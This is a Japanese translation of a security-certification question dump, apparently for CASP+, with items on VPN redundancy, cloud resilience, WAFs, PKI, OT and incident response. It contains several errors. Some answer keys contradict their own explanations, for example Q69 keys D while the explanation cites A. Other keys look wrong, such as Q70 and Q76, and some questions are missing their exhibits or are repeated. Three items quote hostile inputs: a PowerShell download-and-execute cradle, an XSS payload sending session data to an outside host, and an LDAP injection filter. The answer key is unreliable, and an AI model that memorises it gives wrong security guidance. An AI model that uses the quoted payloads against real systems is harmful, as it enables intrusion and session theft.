組織の既存のインフラストラクチャには、データセンター間のサイト間 VPN が含まれています。昨年、高度な攻撃者が VPN コンセントレータのゼロデイ脆弱性を悪用しました。そのため、最高情報セキュリティ責任者 (CISO) は、VPN ソリューションに対して別のゼロデイ エクスプロイト

が使用された場合にサービス損失のリスクを軽減するために、インフラストラクチャの変更を行っています。
CISO が使用するのに最適な設計は次のうちどれですか?
A. 代替ベンダーの VPN コンセントレータの 2 番目の冗長層の追加
B. 既存のサイト間 VPN 接続内で Base64 エンコードを使用する
C. VPN サイト全体にセキュリティ リソースを分散する
D. 各 VPN コンセントレータによる IDS サービスの実装
E. サイトベースのサービスのコンテナベースのアーキテクチャへの移行
Answer: (解答を表示する**)**
ゼロデイ脅威により VPN コンセントレータがダウンした場合でも、別のベンダーの冗長 VPN コンセントレータを使用すれば、問題を解決できます。


最新問題**: 55**
ある企業は機密性の高いワークロードをクラウドに移行しており、Web ベースのアプリケーションの高可用性と復元性を確保する必要があります。クラウド アーキテクチャ チームには次の要件が与えられました。
* アプリケーションは常に 70% の容量で実行する必要があります
* アプリケーションは DoS および DDoS 攻撃に耐える必要があります。
* サービスは自動的に回復する必要があります。
クラウド アーキテクチャ チームは次のうちどれを実装する必要がありますか? (3 つを選択)。
A. 読み取り専用レプリカ
B. BCP
C. 自動スケーリング
D. WAF
E. CDN
F. 暗号化
G. 連続スナップショット
H. 含有
Answer: (解答を表示する**)**
説明
クラウド アーキテクチャ チームは、自動スケーリング (C)、WAF (D)、および暗号化 (F) を実装する必要があります。自動スケーリング (C) により、アプリケーションは常に 70% の容量で実行されます。WAF (D) は、アプリケーションを DoS および DDoS 攻撃から保護します。暗号化 (F) は、データを不正アクセスから保護し、機密性の高いワークロードの安全性を確保します。

最新問題**: 56**
組織は災害復旧と業務継続を計画しています。
手順
次のシナリオと手順を確認してください。関連する各結果を影響を受けるホストと照合します。

シナリオ 3 を適切なホストに関連付けた後、ホストをクリックして、その結果に対する適切な修正アクションを選択します。
各結果は複数回使用される場合があります。
シミュレーションの初期状態に戻したい場合は、[すべてリセット] ボタンをクリックしてください。



Answer:



最新問題: **57**
セキュリティ コンサルタントは、製造施設で使用されるエネルギーの監視と制御に使用される電気リレーのネットワークを保護する必要があります。
コンサルタントが推奨を行う前に検討すべきシステムは次のうちどれですか?
A. できる
B. ASIC
C. FPGA
D. スカダ
Answer: D (メーッセージを残す**)**

最新問題: **58**
大手多国籍メーカーのセキュリティ アーキテクトは、トラフィックを監視するセキュリティ ソリューションを設計および実装する必要があります。
ソリューションを設計するとき、セキュリティ アーキテクトは、OT ネットワークに対する攻撃を防ぐために、次のどの脅威に焦点を当てる必要がありますか?
A. サイズまたは長さが間違っているパケット
B. 時間の経過に伴う複数の要請応答
C. DNP3 ポートでの非 DNP3 通信の使用
D. サポートされていない暗号化アルゴリズムの適用
Answer: B (メーッセージを残す**)**

最新問題: **59**

ある中小企業は、最初に PSK やその他の資格情報を配布せずに、モバイル デバイスを使用するゲストに暗号化された WPA3 アクセスを提供したいと考えています。ビジネスがこの目的を達成できるようになるのは、次の機能のうちどれですか?
A. 完全前方秘匿性
B. 拡張可能な認証プロトコル
C. エンハンスドオープン
D. 同等者同時認証
Answer: D (メーッセージを残す**)**

最新問題**: 60**
最近、組織の財務システムが攻撃されました。フォレンジックアナリストは、クレジットカードデータの侵害されたファイルの内容を調査しています。財務データが失われたかどうかを最もよく判断するには、アナリストが次のコマンドのうちどれを実行する必要がありますか?

A. オプション A
B. オプション D
C. オプション C
D. オプション B
Answer: C (メーッセージを残す**)**

最新問題**: 61**
シミュレーション
あなたは、会社の特権ネットワークからの Nmap スキャン出力を解釈する任務を負ったセキュリティ アナリストです。
同社の強化ガイドラインでは次のことが示されています。
デバイスごとに 1 つのプライマリ サーバーまたはサービスが必要です。
デフォルトのポートのみを使用する必要があります。
安全でないプロトコルは無効にする必要があります。
手順
Nmap の出力を使用して、ネットワーク上のデバイスとその役割、および閉じるべき開いているポートを特定します。
Nmap によって検出されたデバイスごとに、次の情報を含むデバイス エントリをデバイス検出リストに追加します。
デバイスのIPアドレス
デバイスのプライマリ サーバーまたはサービス (各 IP は 1 つのサービス/ポートのみに関連付けられる必要があることに注意してください) 強化ガイドラインに基づいて無効にする必要がある

プロトコル (準拠するには複数のポートを閉じる必要がある場合があることに注意してください) 強化ガイドライン) シミュレーションの初期状態に戻したい場合は、いつでも [すべてリセット] ボタンをクリックしてください。

Answer:

10.1.45.65 SFTP サーバーの無効化 8080

10.1.45.66 電子メール サーバー 415 および 443 を無効にする

10.1.45.67 Web サーバー無効化 21、80

10.1.45.68 UTM アプライアンスの無効化 21

最新問題: **62**
企業の SOC は、特定の脆弱性を利用したアクティブなキャンペーンに関する脅威インテリジェンスを受け取りました。
同社は、この活発なキャンペーンに対して脆弱かどうかを判断したいと考えています。
企業はこの決定を行うために次のどれを使用する必要がありますか?
A. システム侵入テスト
B. 脅威ハンティング
C. SIEM ツール内のログ分析
D. サイバーキルチェーン
Answer: B (メーッセージを残す**)**

最新問題: **63**
セキュリティ アナリストは、外部向けメール サーバーへのログイン試行の失敗数が着実に増加していることに気づきました。ジャンプ ボックスの 1 つを調査しているときに、アナリストはログファイルで次のことを特定しました: powershell EX(New-Object Net.WebClient).DownloadString ('https://content.comptia.org/casp/whois.psl' ）;誰が
次のセキュリティ制御のうち、警告を発し、攻撃の次の段階を阻止できたのはどれですか?
A. ウイルス対策と UEBA
B. リバースプロキシとサンドボックス
C. EDR およびアプリケーション承認済みリスト
D. フォワードプロキシとMFA
Answer: C (メーッセージを残す**)**
EDR とホワイトリストは、この攻撃から保護する必要があります。

最新問題: **64**
セキュリティ アーキテクトは、次の提案されている企業ファイアウォール アーキテクチャと構成を検討しています。

どちらのファイアウォールもステートフルで、レイヤー 7 のフィルタリングとルーティングを提供します。この会社には次のような要件があります。
Web サーバーは、企業ネットワークから HTTP/S 経由ですべての更新を受信する必要があります。
Web サーバーはインターネットとの通信を開始しないでください。
Web サーバーは、事前に承認された企業データベース サーバーにのみ接続する必要があります。
従業員のコンピューティング デバイスは、ポート 80 および 443 経由でのみ Web サービスに接続する必要があります。
すべての要件を最も安全な方法で確実に満たすために、アーキテクトは次のうちどれを推奨しますか? (2つお選びください。)
A. Firewall_B に次を追加します: 15 PERMIT FROM 192.168.1.0/24 TO 10.0.2.10/32 TCP 80,443
B. Firewall_A に次を追加します: 15 PERMIT FROM 192.168.1.0/24 TO 0.0.0.0 TCP 80,443
C. Firewall_A に次を追加します: 15 PERMIT FROM 10.0.0.0/16 TO 0.0.0.0/0 TCP 80,443
D. Firewall_A に以下を追加します: 15 PERMIT FROM 10.0.0.0/16 TO 0.0.0.0/0 TCP/UDP 0-65535
E. Firewall_B に次を追加します: 15 PERMIT FROM 10.0.0.0/16 TO 0.0.0.0 TCP/UDP 0-65535
F. Firewall_B に次を追加します: 15 PERMIT FROM 0.0.0.0/0 TO 10.0.0.0/16 TCP/UDP 0-65535
Answer: C,F (メーッセージを残す**)**

最新問題: **65**
セキュリティ アーキテクトは、さまざまな支社を持つ製造組織に勤務しています。アーキテクトは、トラフィックを削減し、組織の本社所在地にある CA によって発行された失効した証明書の最新コピーを支社が確実に受信できるようにする方法を探しています。また、ソリューションは CA での電力要件を最小限にする必要があります。
最良の解決策は次のうちどれですか?
A. 各支社に RA を配置します。
B. OCSP を使用するようにクライアントを構成します。
C. GPO を使用して新しい CRL を送信します。
D. ブランチでデルタ CRL を使用します。
Answer: B (メーッセージを残す**)**

最新問題: **66**

Web アプリケーションで重大度の高い脆弱性が発見され、企業に導入されました。この脆弱性により、権限のないユーザーがオープンソース ライブラリを利用して特権ユーザーの情報を閲覧できる可能性があります。企業はリスクを受け入れたくありませんが、開発者は問題をすぐに解決できません。
問題が解決されるまでリスクを許容レベルまで軽減するには、次のどれを実装する必要がありますか?
A. 静的コード アナライザーでコードをスキャンし、特権ユーザーのパスワードを変更し、セキュリティ トレーニングを提供します。
B. VPN を展開し、公式のオープンソース ライブラリ リポジトリを構成し、アプリケーションの脆弱性を完全にレビューします。
C. 特権ユーザー名を変更し、OS ログを確認し、ハードウェア トークンを展開します。
D. MFA を実装し、アプリケーション ログを確認し、WAF を展開します。
Answer: D (メーッセージを残す)

最新問題: **67**
最高情報セキュリティ責任者 (CISO) は、内部ホストの脆弱性スキャンから得た以下の情報に基づいて是正措置計画を策定しています。

この発見に対して文書化するのに最も適切な是正措置は次のうちどれですか?
A. セキュリティ オペレーション センターは、このサーバーに対する攻撃バッファ オーバーフローを防ぐカスタム IDS ルールを開発する必要があります。
B. システム管理者は依存関係を評価し、必要に応じてアップグレードを実行する必要があります。
C. アプリケーション開発者は、静的コード分析ツールを使用して、アプリケーション コードがバッファ オーバーフローに対して脆弱でないことを確認する必要があります。
D. 製品所有者は、WAF の実装能力に関してビジネスへの影響評価を実行する必要があります。
Answer: (解答を表示する)

最新問題: **68**
脅威アナリストは HTTP ログを調べているときに次の URL に気づきました。

```
http://www.safebrowsing-~~~/search.asp?q=<script>x=newimage;x.src="http://baddomain-~~~/session;</script>
```

脅威アナリストが認識している攻撃タイプは次のうちどれですか?
A. SQL インジェクション
B. CSRF
C. セッションハイジャック
D. XSS
Answer: D (メーッセージを残す)

最新問題: **69**
世界的な金融会社のセキュリティ アナリストは、アーキテクチャのセキュリティを向上させる機会を特定するために、クラウド ベースのシステムの設計を検討していました。このシステムは最近、仮想マシンのオペレーティング システム内の脆弱性が悪用された後、データ侵害に巻き込まれました。アナリストは、クラウド プロバイダーの制限により、システムが配置されている VPC が、集中型脆弱性スキャナーを含むセキュリティ VPC とピアリングされていないことを観察しました。近い将来にこの状況を防ぐための最善の行動方針は次のうちどれですか?
A. すべての VPC に対して VPC トラフィック ミラーリングを有効にし、脅威検出のためにデータを集約します。
B. システムを別の大規模な最上位クラウド プロバイダーに移行し、追加の VPC ピアリングの柔軟性を活用します。
C. すべての VPC 間のネットワーク トラフィックをブリッジする集中型ネットワーク ゲートウェイを実装します。
D. クロスアカウントの信頼を確立し、安全な設定スキャンのために API 経由ですべての VPC に接続します。
Answer: D (メーッセージを残す**)**
説明
近い将来の同様の状況を防ぐためにセキュリティ アナリストが行う最善の行動は、クロスアカウントの信頼を確立し、安全な設定スキャンのために API 経由ですべての VPC に接続することです (A)。
クロスアカウントの信頼により、安全な設定スキャンを目的として VPC を安全に接続できるようになり、システム内の脆弱性の特定と修復に役立ちます。

最新問題: **70**
セキュリティ アナリストは、ハッカーがいくつかのキーを発見し、それらが公開 Web サイトで公開されていることに気付きました。セキュリティ アナリストは、Web サイトのキーを使用してデータを正常に復号化できます。影響を受けるデータを保護するために、セキュリティ アナリストが推奨するのは次のうちどれですか?
A. キーエスクロー
B. キーの取り消し
C. ゼロ化
D. 暗号化難読化
E. キーローテーション
Answer: D (メーッセージを残す**)**

最新問題: **71**
脆弱性評価エンドポイントは、最新の調査結果のレポートを生成しました。セキュリティ アナリストはレポートを確認し、対処する必要がある項目の優先リストを作成する必要があります。アナリストがリストを迅速に作成するには、次のどれを使用する必要がありますか?

A. CVE 日付
B. CVSS スコア
C. ビジネスへの影響度評価
D. 楕円形
Answer: (解答を表示する**)**

最新問題**: 72**
最近、組織の財務システムが攻撃されました。法医学分析官が、クレジット カード データの侵害されたファイルの内容を調査しています。
財務データが失われたかどうかを最もよく判断するには、アナリストが次のコマンドのうちどれを実行する必要がありますか?

A. `grep -v '^4[0-9]{12}(?:[0-9]{3})?$' file`

B. `grep '^4[0-9]{12}(?:[0-9]{3})?$' file`

C. `grep '^6(?:011|5[0-9]{2})[0-9]{12}?' file`

D. `grep -v '^6(?:011|5[0-9]{2})[0-9]{12}?' file`

A. オプション B
B. オプション A
C. オプション C
D. オプション D
Answer: C (メーッセージを残す**)**

最新問題**: 73**
サイバーセキュリティ アナリストは、潜在的なインシデントが発生していることを示すチケットを受け取ります。 お問い合わせ」フォームを含む Web サイトによって生成されたログ ファイルが大量に存在します。アナリストは、Web サイトのトラフィックの増加が最近のマーケティング キャンペーンによるものかどうか、また潜在的なインシデントであるかどうかを判断する必要があります。アナリストにとって最も役立つのは次のうちどれですか?
A. ログ削減および分析ツールを使用して Web サイトのログ ファイルを実行する
B. インバウンドネットワーク IPS ベンダーからの新しいルールを確認しています
C. 公開 Web サイトの前に WAF を展開します。
D. お問い合わせ」フォームで適切な入力検証が設定されていることを確認します。
Answer: (解答を表示する**)**

最新問題**: 74**
セキュリティ アナリストは、同社の WAF が適切に構成されていないことを発見しました。メイン Web サーバーが侵害され、悪意のあるリクエストの 1 つで次のペイロードが見つかりました。

```
(&(objectClass=*)(objectClass=*))(&(objectClass=void)(type=admin))
```

この脆弱性を軽減するのに最も適したものは次のうちどれですか?

A. 入力チェック

B. キャプチャ

C. データのエンコーディング

D. ネットワーク侵入防止

Answer: A (メーッセージを残す**)**

最新問題**: 75**

セキュリティアーキテクトは、来月開始される侵入テストの範囲を決める任務を負っています。アーキテクトは、どのセキュリティ制御が影響を受けるかを定義したいと考えています。参照するのに最適な文書は次のうちどれですか?

A. 関与規則

B. マスターサービス契約

C. 作業明細書

D. 対象者

Answer: C (メーッセージを残す**)**

作業明細書は、侵入テストの範囲を概説し、テストの目的、ツール、方法論、ターゲットを定義する文書です。また、テストによって影響を受けるセキュリティ管理と、予想される結果についても概説します。さらに、作業明細書には、侵入テスト中に考慮すべき法的要件やその他の考慮事項を含める必要があります。

最新問題**: 76**

セキュリティ アナリストは、悪意のあるコードが Linux システムにダウンロードされたことを懸念しています。いくつかの調査を行った後、アナリストは、疑わしいコード部分がディスク ドライブ上で大量の入出力 (I/O) を実行していると判断しました。

```
procs ---------memory--------swap---io--   --system-- -----cpu------
r b swpd free  buff   cache  si so bi      bo          in  cs   us sy id wa st
3 0 0    44712 110052 623096 0  0  304023 30004040    217 883  13 3  83 1  0
1 0 0    44408 110052 623096 0  0  300    200003      88  1446 31 4  65 0  0
0 0 0    44524 110052 623096 0  0  400020 20          84  872  11 2  87 0  0
0 2 0    44516 110052 623096 0  0  10     0           149 142  18 5  77 0  0
0 0 0    44524 110052 623096 0  0  0      0           60  431  14 1  85 0  0
```

上記の出力に基づいて、アナリストは次のどのプロセス ID から調査を開始できますか?

A. 83

B. 87

C. 65

D. 77

Answer: A (メーッセージを残す**)**

最新問題: **77**

セキュリティ アナリストは、企業のクラウド ログ内のネットワーク トラフィックを調べているときに、次のことを観察しました。

セキュリティ アナリストは次のどの手順を最初に実行する必要がありますか?

A. 10.0.50.6 の Web ログを調査して、これが通常のトラフィックであるかどうかを判断します。

B. セキュリティ グループを介して 10.0.50.6 を隔離します。

C. 10.0.5.52 を隔離し、ホストに対してマルウェア スキャンを実行します。

D. EDR 経由で 10.0.5.52 にアクセスし、ネットワーク接続のあるプロセスを特定します。

Answer: A (メーッセージを残す**)**

最新問題: **78**

組織の既存のインフラストラクチャには、データセンター間のサイト間 VPN が含まれています。昨年、高度な攻撃者が VPN コンセントレータのゼロデイ脆弱性を悪用しました。そのため、最高情報セキュリティ責任者 (CISO) は、VPN ソリューションに対して別のゼロデイ エクスプロイトが使用された場合にサービス損失のリスクを軽減するために、インフラストラクチャの変更を行っています。

CISO が使用するのに最適な設計は次のうちどれですか?

A. 代替ベンダーの VPN コンセントレータの 2 番目の冗長層の追加

B. 既存のサイト間 VPN 接続内で Base64 エンコードを使用する

C. VPN サイト全体にセキュリティ リソースを分散する

D. 各 VPN コンセントレータによる IDS サービスの実装

E. サイトベースのサービスのコンテナベースのアーキテクチャへの移行

Answer: (解答を表示する**)**

説明


ゼロデイ脅威により VPN コンセントレータがダウンした場合でも、別のベンダーの冗長 VPN コンセントレータを使用すれば、問題を解決できます。

最新問題: **79**

組織は新しいオンライン デジタル バンクを導入しており、可用性とパフォーマンスを確保する必要があります。クラウドベースのアーキテクチャは PaaS および SaaS ソリューションを使用して展開され、次の考慮事項を考慮して設計されました。
- インフラストラクチャおよび Web アプリケーションに対する DoS 攻撃からの保護が整備されています。
- 高可用性の分散 DNS が実装されています。
- 静的コンテンツは CDN にキャッシュされます。
- WAF はインラインで展開され、ブロック モードになっています。
- 複数のパブリック クラウドがアクティブ/パッシブ アーキテクチャで利用されています。
上記の制御を実施しているため、銀行では認証されていない支払いページの速度が低下しています。最も考えられる原因は次のうちどれですか?
A. サイトでブルートフォース認証情報攻撃が発生しています。
B. パブリック クラウド プロバイダーは、受信顧客トラフィックに QoS を適用しています。
C. DDoS 攻撃は CDN を標的としています。
D. API ゲートウェイ エンドポイントが直接ターゲットにされています。
Answer: B (メーッセージを残す**)**

最新問題**: 80**
セキュリティ コンサルタントは、Active Directory を持たない小規模オフィスにワイヤレス セキュリティを設定する必要があります。中央のアカウント管理が欠如しているにもかかわらず、オフィス マネージャーは、ワイヤレス認証に対するブルート フォース攻撃を防ぐために高レベルの防御を確保したいと考えています。
このニーズに最も適したテクノロジーは次のうちどれですか?
A. ファラデーケージ
B. WPA2 PSK
C. WPA3 SAE
D. WEP128ビット
Answer: C (メーッセージを残す**)**
WPA3 SAE はブルートフォース攻撃を防ぎます。

最新問題**: 81**
アナリストはインターネットに接続された DNS サーバーに対して脆弱性スキャンを実行し、次のレポートを受け取ります。



最も重大な脆弱性を検証するために、アナリストは次のツールのうちどれを最初に使用する必要がありますか?
A. ポートスキャナ

B. パスワード クラッカー
C. エクスプロイトフレームワーク
D. アカウント列挙子
Answer: B (メーッセージを残す**)**

最新問題**: 82**
A 社は B 社を買収しました。監査中に、セキュリティ エンジニアは B 社の環境にパッチが適切に適用されていないことを発見しました。これに応じて、A 社は、B 社のインフラストラクチャが A 社のセキュリティ プログラムに統合されるまで、2 つの環境の間にファイアウォールを設置しました。
次のリスク処理手法のうちどれが使用されましたか?
A. 回避
B. 転送
C. 受け入れる
D. 軽減する
Answer: (解答を表示する**)**

最新問題**: 83**
ネットワーク アーキテクトは、すべてのローカル サイトを中央ハブ サイトに接続するための新しい SD-WAN アーキテクチャを設計しています。その後、ハブはトラフィックをパブリック クラウドおよびデータセンター アプリケーションにリダイレクトする役割を果たします。SD-WAN ルーターは SaaS を通じて管理され、オフィス内で働くか遠隔地で働くかに関係なく、同じセキュリティ ポリシーがスタッフに適用されます。主な要件は次のとおりです。
1. ネットワークは、99.99% の稼働率を持つコア アプリケーションをサポートします。
2. SD-WAN ルーターの構成更新は、管理サービスからのみ開始できます。
3. Web サイトからダウンロードしたドキュメントはマルウェアをスキャンする必要があります。
要件を満たすために、ネットワーク設計者は次のソリューションのうちどれを実装する必要がありますか?
A. ローカル サイトのリバース プロキシ、ステートフル ファイアウォール、および VPN
B. ハブの IPS、レイヤー 4 ファイアウォール、および DLP
C. IDS、WAF、およびフォワード プロキシ IDS
D. ハブサイトでの DoS 防御、相互証明書認証、クラウドプロキシ
Answer: D (メーッセージを残す**)**

最新問題**: 84**
監査人は、保存されている文書をスキャンして機密テキストを見つける必要があります。これらのドキュメントにはテキストと画像の両方が含まれています。監査人がこれらの文書を完全に読むことができるようにするには、DLP ソリューションで次のソフトウェア機能を有効にする必要があるのはどれですか? (2 つ選択してください)。
A. ドキュメント補間

B. 光学式文字認識機能
C. 正規表現パターンマッチング
D. 透かし
E. ベースライン画像マッチング
F. 高度なラスタライズ
Answer: A,B (メーッセージを残す**)**

最新問題**: 85**
セキュリティ アーキテクトは、高度に分散されたリモート ワークフォースを抱える組織向けに CASB ソリューションを実装する必要があります。実装要件の 1 つには、SaaS アプリケーションを検出し、未承認またはリスクがあると特定されたアプリケーションへのアクセスをブロックする機能が含まれます。この目的を最もよく達成できるのは次のうちどれですか?
A. ローカル Web トラフィックを監視するエンドポイント エージェントを展開して、DLP および暗号化ポリシーを適用します。
B. すべてのユーザー Web トラフィックをプロキシするクラウド インフラストラクチャを実装し、DI-P および暗号化ポリシーを適用します。
C. すべてのユーザーの Web トラフィックをプロキシし、集中ポリシーに従ってアクセスを制御するクラウド インフラストラクチャを実装します。
D. ローカル Web トラフィックを監視し、一元化されたポリシーに従ってアクセスを制御するエンドポイント エージェントを展開します。
Answer: C (メーッセージを残す**)**
SaaS アプリケーションを検出し、未承認またはリスクがあると特定されたアプリケーションへのアクセスをブロックするという目的を達成するための最良の方法は、すべてのユーザーの Web トラフィックをプロキシし、一元化されたポリシーに従ってアクセスを制御するクラウド インフラストラクチャを実装することです (C)。このソリューションにより、セキュリティ アーキテクトはすべての Web トラフィックを検査し、アクセス コントロール ポリシーを一元的に適用できるようになります。このソリューションにより、セキュリティ アーキテクトは危険な SaaS アプリケーションを検出してブロックすることもできます。

最新問題**: 86**
市政府の IT 責任者は、多額の連邦補助金を獲得するには次のサイバーセキュリティ要件を満たす必要があると市議会から通知されました。
+ 監視と脅威ハンティングを可能にするために、すべての重要なデバイスのログを 365 日間保持する必要があります。
+ アカウントの侵害を軽減するために、すべての特権ユーザー アクセスを厳密に制御および追跡する必要があります。
+ ランサムウェアの脅威とゼロデイ脆弱性を迅速に特定する必要があります。
これらの要件を最もよく満たすのは次のテクノロジーのうちどれですか? (3 つを選択)。
A. エンドポイント保護
B. ログアグリゲータ

C. ゼロトラスト ネットワーク アクセス
D. パム
E. クラウドサンドボックス
F. SIEM
G. NGFW
Answer: B,D,F (メーッセージを残す**)**
説明
ログ アグリゲーター: ログ アグリゲーターは、デバイス、アプリケーション、サーバーなどのさまざまなソースからログを収集、解析、保存するツールです。ログ アグリゲーターは、集中管理されたログを提供することで、365 日間ログを保持するという要件を満たすのに役立ちます。スケーラブルなストレージ ソリューション
PAM: PAM は特権アクセス管理の略です。これは、重要なシステムやデータに対する特権ユーザー (管理者など) のアクセスを制御および監視するテクノロジーです。PAM は、最小特権、多要素認証、パスワード ローテーション、セッション記録などのポリシーを強制することで、特権ユーザー アクセスの制御と追跡の要件を満たすのに役立ちます。
SIEM: SIEM は、セキュリティ情報およびイベント管理の略です。さまざまなソースからのログを分析および関連付けて、セキュリティ インシデントを検出して対応するテクノロジーです。SIEM は、リアルタイム アラート、脅威インテリジェンス フィード、インシデント対応ワークフローなどを提供することで、ランサムウェアの脅威とゼロデイ脆弱性を特定するという要件を満たすのに役立ちます。

最新問題**: 87**
セキュリティ インシデントの後、ネットワーク セキュリティ エンジニアは、会社の機密性の高い外部トラフィックの一部が、通常は使用されないセカンダリ ISP 経由でリダイレクトされていることを発見しました。
単一のプロバイダーに障害が発生した場合でもネットワークを機能させながら、ルートを保護するのに最も適したものは次のうちどれですか?
A. BGP を無効にし、内部ネットワークごとに単一の静的ルートを実装します。
B. BGP ルート リフレクタを実装します。
C. 受信 BGP プレフィックス リストを実装します。
D. BGP を無効にし、OSPF を実装します。
Answer: C (メーッセージを残す**)**
BGP ハイジャックに対する防御には、IP プレフィックス フィルタリング（IP アドレス アナウンスメントが少数の明確に定義された自律システムからのみ送信および受け入れられることを意味します）と、異常なトラフィック フローの兆候を特定するためのインターネット トラフィックの監視が含まれます。

最新問題**: 88**

ホーム オートメーション会社は、自社が開発したソフトウェアでインシデントの特定と対応を可能にするために、SOC 用のツールを購入してインストールしました。同社は、次の攻撃シナリオに対する防御を優先したいと考えています。
アプリケーション開発環境への不正な挿入
許可された内部関係者が環境構成に不正な変更を加えた場合 次のアクションのうち、開発環境に対するこの種の攻撃を検出するために必要なデータ フィードが有効になるのはどれですか? (2つお選びください。)
A. 開発サブネットに IDS をインストールし、脆弱なサービスを受動的に監視します。
B. リポジトリへのコードのコミットを継続的に監視し、概要ログを生成します。
C. コミットされたコードの静的コード分析を実行し、概要レポートを生成します。
D. 依存関係管理ツールを監視し、影響を受けやすいサードパーティ ライブラリについてレポートします。
E. ユーザーの行動をモデル化し、通常からの逸脱を監視します。
F. XML ゲートウェイを実装し、ポリシー違反を監視します。
Answer: (解答を表示する**)**

最新問題**: 89**
ある企業は最近 SaaS プロバイダーを買収しましたが、顧客のエクスペリエンスに影響を与えることなく、そのプラットフォームを企業の既存のインフラストラクチャに統合する必要があります。SaaS プロバイダーには成熟したセキュリティ プログラムがありません。SaaS プロバイダーのシステムの最近の脆弱性スキャンにより、非常に古くて時代遅れの Oss に起因すると考えられる複数の重大な脆弱性が示されました。これらの脆弱性が企業の既存のインフラストラクチャに導入されるのを防ぐソリューションは次のどれですか?
A. システムに既存の OS の最新バージョンをパッチします。
B. マルウェア対策をインストールします。各システム上の HIPS、およびホストベースのファイアウォール
C. 攻撃が発生した場合にシステムをセグメント化して攻撃対象領域を削減します。
D. サポートされ、パッチが適用された OS を備えた新しいシステムにサービスを移行します。
Answer: D (メーッセージを残す**)**

最新問題**: 90**
ある会社が新しいビデオカードをリリースしたところです。供給が限られており需要が近いため、攻撃者は自動システムを利用して同社の Web ストアを通じてデバイスを購入し、二次市場で再販できるようにしています。同社の対象顧客は不満を感じています。セキュリティ エンジニアは、自動システムを通じて購入するビデオ カードの数を減らすために、Web ストアに CAPTCHA システムを実装することを提案しています。リスクのレベルを表すものは次のうちどれですか?
A. 軽減されました
B. 転送済み
C. 残留
D. 固有

低い
Answer: D (メーッセージを残す**)**

最新問題**: 91**
セキュリティ エンジニアは、開発チームがコード内に機密性の高い環境変数をハードコーディングしていると考えています。
会社の CI/CD パイプラインを最も安全に保護できるのは次のうちどれですか?
A. コンテナオーケストレーションの使用の導入
B. インスタンスのタグ付けのデプロイ
C. DAST を毎週実行します。
D. 信頼できるシークレット マネージャーの利用
Answer: D (メーッセージを残す**)**

最新問題**: 92**
大手多国籍メーカーのセキュリティ アーキテクトは、トラフィックを監視するセキュリティ ソリューションを設計および実装する必要があります。
ソリューションを設計する際、ネットワークに対する攻撃を防ぐために、セキュリティ アーキテクトは次のどの脅威に焦点を当てる必要がありますか?
A. DNP3 ポートでの非 DNP3 通信の使用
B. サポートされていない暗号化アルゴリズムの適用
C. サイズまたは長さが間違っているパケット
D. 時間の経過に伴う複数の要請応答
Answer: D (メーッセージを残す**)**

最新問題**: 93**
組織には以下の内容を含む契約文書が必要です。
※対象となる内容の概要
* 目標と目的
* 各当事者のパフォーマンス指標
* すべての当事者による契約の管理方法の見直し
この種の契約文書を最も適切に説明しているのは次のうちどれですか?
A. SLA

B. BAA
C. 秘密保持契約
D. ISA
Answer: (解答を表示する**)**
